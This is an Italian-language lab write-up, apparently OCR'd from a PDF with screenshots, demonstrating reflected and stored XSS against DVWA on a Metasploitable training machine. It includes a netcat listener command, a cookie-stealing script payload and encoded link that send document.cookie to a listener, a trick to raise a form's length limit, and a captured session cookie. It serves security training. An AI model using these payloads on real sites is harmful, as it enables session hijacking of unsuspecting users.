


Devo simulare un attacco XSS reflected per rubare i cookie di sessione su DVWA della macchina Metasploitable tramite uno script.
Prima di iniziare spiego alcuni termini.
XSS reflected: è l'inserimento di link malevoli da parte di un utente in input di una web app. Questi script vengono riflessi direttamente nella pagina visualizzata da altri utenti, portando all'esecuzione non autorizzata di codice malevolo nei loro browser.
XSS stored: è l'inserimento di script dannosi da parte di un utente su un sito web. Questi script vengono archiviati nel server e visualizzati ad altri utenti quando accedono a pagine contenenti il contenuto compromesso, portando all'esecuzione non autorizzata di codice malevolo nei loro browser.
Cookie: sono piccoli file di dati memorizzati sul dispositivo di un utente durante la navigazione su un sito web. Questi file contengono informazioni come preferenze utente, dati di accesso o tracciamento delle attività.
Netcat: è un tool di rete utilizzato per leggere e scrivere dati attraverso connessioni di rete, sia TCP che UDP. Può essere utilizzato per creare connessioni di rete dirette, trasferire file, effettuare scansioni di porte e agire come un server o un client per testare la connettività di rete.
Per prima cosa controllo e confermo che il sito sia vulnerabile ad input inserito dall'utente. Vado a scrivere in una barra di ricerca lo script "<i> ciao" e l'output che ottengo sarà "ciao" scritto in corsivo, ho quindi la conferma che esegue script senza filtri inseriti dall'utente.





Dopo aver fatto questo posso passare alla fase di attacco, per prima cosa scrivo sul terminale il comando "nc -l -p 8888", con questo comando utilizziamo netcat con -l che serve per stare in listen mode per le connessioni in entrata e -p per specificare la porta.
Dopo aver fatto questo uso lo script **"<script>alert("You've been hacked <3"); window.location='http://127.0.0.1:8888/?cookie='+document.cookie</script>"**, questo script fa apparire un alert con scritto "You've been hacked <3" quando l'utente bersaglio clicca sul link malevolo mentre sul terminale netcat intercetta i cookie.
Il link malevolo è:
"http://192.168.178.69/dvwa/vulnerabilities/xss_r/?name=%3Cscript%3Ealert%28%22You%27ve+been+hacked+%3C3%22%29%3B+window.location%3D%27http%3A%2F%2F127.0.0.1%3A8888%2F%3Fcookie%3D%27%2Bdocument.cookie%3C%2Fscript%3E"






Mentre se voglio fare un attacco XSS stored, devo prima accettarmi che il sito sia vulnerabile agli input utente, poi ispezionare la pagina dove dobbiamo inserire il messaggio, cioè lo script, e aumentare la lunghezza massima di caratteri da 50 a quello che voglio così da poter inserire script di qualsiasi lunghezza di carattere.


Instructions
Setup
Brute Force
Command Execution
CSRF
File Inclusion
SQL Injection
SQL Injection (Blind)
Upload
Name *
yo
textarea 420 × 53
Message *
Sign Guestbook
Name: test
Message: This is a test comment.
More info
Inspector
Console
Debugger
Network
Style Editor
Performance
Memory
Storage
Accessibility
Application
Search HTML
<tr></tr>
<tr>
<td width="100">Message *</td>
<td>
<textarea name="mtxMessage" cols="50" rows="3" maxlength="1000"
></textarea>
Filter Styles
element { inline
}
input, textarea, select { main.css:32
font: 100% arial,sans-serif;
vertical-align: middle;
}


Vulnerability: Stored Cross Site Scripting (XSS)
Name *
yo
Message *
<script>alert("You've been hacked <3");
window.location='http://127.0.0.1:8888
/?cookie='+document.cookie</script>
Sign Guestbook
Name: test
Message: This is a test comment.
More info


192.168.178.69/dvwa/vulnerabilities/xss_s/
Kali Forums
Kali NetHunter
Exploit-DB
192.168.178.69
You've been hacked <3
root@kali: /home/kali
File Actions Edit View Help
(root㉿kali)-[/home/kali]
nc -l -p 8888
GET /?cookie=security=low;%20PHPSESSID=efcfb98b7858de5ec784254b9ae656a5 HTTP/1.1
Host: 127.0.0.1:8888
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Connection: keep-alive
Referer: http://192.168.178.69/
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: cross-site
(root㉿kali)-[/home/kali]
#
(root㉿kali)-[/home/kali]
#
(root㉿kali)-[/home/kali]
#